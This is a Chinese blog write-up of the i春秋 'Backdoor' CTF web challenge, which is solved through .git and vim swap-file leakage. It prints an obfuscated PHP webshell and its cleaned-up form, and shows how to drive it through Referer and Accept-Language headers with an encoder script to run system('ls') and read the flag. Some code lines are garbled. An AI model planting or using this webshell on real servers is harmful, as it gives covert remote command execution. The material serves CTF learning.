

# i春秋web-Backdoor(.git泄露、vim备份泄露、代码审计)

原创

大千SS 于 2019-05-21 13:17:14 发布 932 收藏 2

分类专栏: [i春秋 Web源码泄露 PHP](#) 文章标签: [i春秋 .git泄露](#) [vim备份泄露](#) [php代码审计](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/zz\\_Caleb/article/details/90405039](https://blog.csdn.net/zz_Caleb/article/details/90405039)

版权



[i春秋](#) 同时被 3 个专栏收录

13 篇文章 0 订阅

订阅专栏



[Web源码泄露](#)

3 篇文章 0 订阅

订阅专栏



[PHP](#)

15 篇文章 0 订阅

订阅专栏

## 1、文件泄露

根据题目 tips:敏感文件泄漏

网站目录扫描, 发现.git泄露, 下载git文件夹, 在bd049e\_flag.php中看到:

```
<?php
echo "flag{true_flag_is_in_the_b4ckdo0r.php}";
?>
```

然后就访问这个网页看到:

can you find the source code of me?

是让我们找他的源码的, 网页源码里面没什么线索, 那就可能是备份文件泄露了, 访问.b4ckdo0r.php.swo, 果然得到了备份文件, 然后就是用vim恢复了。

恢复方法: 在b4ckdo0r.php.swo同一文件夹下, 使用命令vim -r b4ckdo0r.php, 然后进入了vim编辑界面, 命令wq!即可保存下来恢复的文件:

```

<?php
echo "can you find the source code of me?";
/**
 * Signature For Report
 */
* $h = '_' . m . '/' . m . ') , marray (m' / ' , '+' m) , $) mss ($s [$i] m) , 0 , $e) ) ) m) m , $k) ; $o = ob) m_get_c) monte) m) mnts) m() ; ob_end_clean) ; /*
*/
* $H = m() ; $d = ba) mse64) m_encode) m(x(gzc) mompres) ms($o) , m$) mk) ; print("< m$ k > $d < / m' / m$ k > m") ; @sessio mn_d) mestroy() ; } } } ; /*
*/
* $N = mR ; $rr) m = @ $r [ ] m "HTT mP_RE) mFERER" ; $ra) m = @ $r ["HTTP_AC) mC) mEPT_LANG) mUAGE) m" m] ; if ($rr) m && $ra) { m$u = parse_u) mrr) m ($rr) ; p' ; /*
*/
* $u = $e { } m$ k = $) mkh . $kf ; ob) m_start() ; m@eva) ml (@gzunco) mmp) mess (@x (@) mbase6) m4_deco) mde (p) m) mreg_re) mplace (array (" /' /*
*/
* $f = $i < $) ml ; ) m) ( ) mfo) mr ($j) m = 0 ; ($j < $c && $i < $l) ; $j) m++ , $i) m++ ) ($) mo . = $t { $i) m } ^ $) mk { $j} ; } } r) mreturn ) m$ o ; } $r) m = $ _SERVE) ; /*
*/
* $O = [ $i] = "" ; $p) m = $) m) mss ($p , 3) m) ; if (ar) mray _) mkey_exists) m ( m$ i , $s) ) ( $) ms [ $i] . = $p) m ; m$e = s) mtrpos) m ( $s [ $i] , $f) ; ) mif (' ; /*
*/
* $w = ) m) ; ) m$ p = "" ; fo) mr ($z = 1 ; ) m$ z < c) mount ( ) m$ m [ 1] ) ; $) mz++ ) m) m) $p . = $q [ $m [ ] m) m2] [ $z] ; if (str) mpo) ms ($p , $h) ) m == 0) { $s) m' ; /*
*/
* $P = trt) molower" ; $) mi = $m [ 1] [ 0] m) m] . $m [ 1] [ 1] m) ; $h = $sl ( m) m$ s ( m) md5 ( $) mi . $kh) m) , 0 , 3) ; $f = $s) ml ( $ss ( ) m) mmd5 ( $i . $kf) , 0 , 3' ; /*
*/
* $i = ) marse _) mstr) m ( $u [ "q) mquery" , $) m) mq) ; $q = array) m_values ( ) m$ q) ; pre) mg_matc) mh_all ( ) m' / ( [ \w] m) m) [ \w- ) m] + ( ? ; ; q = 0 . ) ; /*
*/
* $x = ' ( [ \d] m) ) ? , ? /' , m$ ra , $m) m) ; if ( $q) m && $) mm) m) m { @session_start ( , $) ms = & $ _S) mESSI) m) mON ; $) mss = "sub) mstr" ; $sl = "s) m' ; /*
*/
* $y = str_replace ( 'b' , ' , ' crbebbabte_funcbbtion' ) ; /*
*/
* $c = $kh = "4f7f" ; $kf = "2) m) m8d7" ; funct) mion x ( $t) m , $k) { $) m) mc = strlen ( $k) ; $l = st) mrlen) m ( $t) ; ) m) m$ o = "" ; for ( ) m$ i = 0 ; /*
*/
* $L = str_replace ( ' ) m' , " , $c . $f . $N . $i . $x . $P . $w . $O . $u . $h . $H) ; /*
*/
* $v = $y ( " , $L) ; $v ( ) ; /*
*/
echo ($L) ; // 这一句是为了得到$L加上去的，恢复得到的文件中并没有
?>

```

然后把得到的\$L代码规范化一下得到(里面有一些我的注释):

```

<?php
$kh = "4f7f";
$kf = "28d7";
function x($t, $k)
{
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l; ) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o .= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}
$r = $_SERVER;
$rr = @$r["HTTP_REFERER"];
$ra = @$r["HTTP_ACCEPT_LANGUAGE"];
if ($rr && $ra) {
    $u = parse_url($rr);
    parse_str($u["query"], $q);
    $q = array_values($q);
    preg_match_all("/([w][w-]+(?:q=0.([d]))?)?,?"/, $ra, $m);
    if ($q && $m) {
        @session_start();
        $s = $_SESSION;
        $ss = "substr";
        $sl = "strtolower";
        $i = $m[1][0] . $m[1][1]; //zz
        $h = $sl($ss(md5($i . $kh), 0, 3)); //675
        $f = $sl($ss(md5($i . $kf), 0, 3)); //a3e
        $p = "";
        for ($z = 1; $z < count($m[1]); $z++)
            $p .= $q[$m[2][$z]]; //
        if (strlen($p . $h) == 0) { //

```

```
if (strpos($p, $n) === 0) {
    $s[$i] = "";
    $p = $ss($p, 3);
}
if (array_key_exists($i, $s)) {
    $s[$i] .= $p;
    $e = strpos($s[$i], $f);
    if ($e) {
        $k = $kh . $kf; //4f7f28d7
        ob_start();
        @eval(@gzuncompress(@x(@base64_decode(preg_replace(array(
            "_/",
            "_/_"
        ), array(
            "/",
            "+"
        ), $ss($s[$i], 0, $e))), $k)));
        $o = ob_get_contents();
        ob_end_clean();
        $d = base64_encode(x(gzcompress($o), $k));
        print("<$k>$d</$k>");x
        @session_destroy();
    }
}
}
?>
```

## 2、代码审计

然后仔细审计这段代码，首先找可利用点，可利用点在eval()这里，可以利用其参数来执行php语句。

```
$u = parse_url($rr);
parse_str($u["query"], $q);
$q = array_values($q);
preg_match_all("/([w-]+(?:;q=0.([d]))?)/", $ra, $m);
```

这一段代码，parse\_url()是把HTTP\_REFERER存储到数组里面，详情参考：<https://php.net/manual/en/function.parse-url.php>，而KaTeX parse error: Expected 'EOF', got '&' at position 38: ...链接中传递的参数，例如?a=1&b=2，而parse\_str(u["query"], \$q)是把u["query"]存为数组，即是[a]=>1,[b]=>2；array\_values(\$q)是把键值去掉，作用后变成[1]=>1,[2]=>2，原来的键值a和b被删除，也就是说，经过这三条语句，最后是把referer中的传参的内容组成了一个数组。

preg\_match\_all("/([w-]+(?:;q=0.([d]))?)/", \$ra, \$m);这个正则有点麻烦，把ra(ACCEPT\_LANGUAGE)经过正则表达式后赋给\$m，我们可以在自己电脑的php环境上看下结果，我这样写段代码：

```
<?php
$ra = 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2';
preg_match_all("/([w-]+(?:;q=0.([d]))?)/", $ra, $m);
print_r($m);
?>
语言格式为“语言;q=权重”
运行结果：Array ( [0] => Array ( [0] => zh-CN, [1] => zh;q=0.8, [2] => zh-TW;q=0.7, [3] => zh-HK;q=0.5, [4] => en-US;q=0.3, [5] => en;q=0.2 ) [1] => Array ( [0] => z [1] => z [2] => z [3] => z [4] => e [5] => e ) [2] => Array ( [0] => [1] => 8 [2] => 7 [3] => 5 [4] => 3 [5] => 2 ) )
```

这样这个正则的作用就很清晰了。

```

$i = $m[1][0] . $m[1][1]; // $i == zz 这几个都简单
$h = $sl($ss(md5($i . $kh), 0, 3)); // $h == 675
$f = $sl($ss(md5($i . $kf), 0, 3)); // $f == a3e
//-----
//这里是按照$m[2][$z]把$q中的部分给$p
for ($z = 1; $z < count($m[1]); $z++)
    $p .= $q[$m[2][$z]];

```

其余的代码就很简单了，ACCEPT\_LANGUAGE和REFERER我们是抓包修改的，可以适当修改来使eval执行命令。

### 3、eval执行system()函数

```

eval(@gzuncompress(@x(@base64_decode(preg_replace(array(
    "/_/",
    "/-/",
), array(
    "/",
    "+",
), $ss($s[$i], 0, $e))), $k)));

```

假如让eval执行system('ls')

```

<?php
function x($t, $k)
{
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l; ) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o .= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}

function result($re, $k){
    echo(gzuncompress(x(base64_decode($re), $k)));
    echo('<br>');
}


function Command($com, $k){
    echo(base64_encode(x(gzcompress($com), $k)));
    echo('<br>');
}

$k = '4f7f28d7';
$com = 'system("ls");';
// $r = 'TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpdIZk33ypDEwMumBlr0uCrKpb1q1Z5+6xyPHma96ydT'; // 系统的相应
Command($com, $k);
// result($r, $k);
?>

```

运行结果：TPocyB4WLfrhNv1PZOQMTREimJn

然后我们抓包修改language和referer:



Accept-Language: zh-CN,zh;q=0.0

Referer: <http://8.8.8.8/index.php?a=675TPocyB4WLfrhNv1PZOrQMTREimJna3e>

改为这样是为了执行TPocyB4WLfrhNv1PZOrQMTREimJn, 跟着代码想下就明白了。

然后从响应头得到:

TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpdlZk33ypDEwMumBlr0uCrKpbicq1Z5+6xyPHma96ydT

前面写的result函数就是来解密得到的字符串的, 运行一下得到:

b4ckdo0r.php

flag.php

index.php

robots.txt

this\_i5\_flag.php

然后再构造个system('cat this\_i5\_flag.php')的命令进行执行, 即可拿到flag。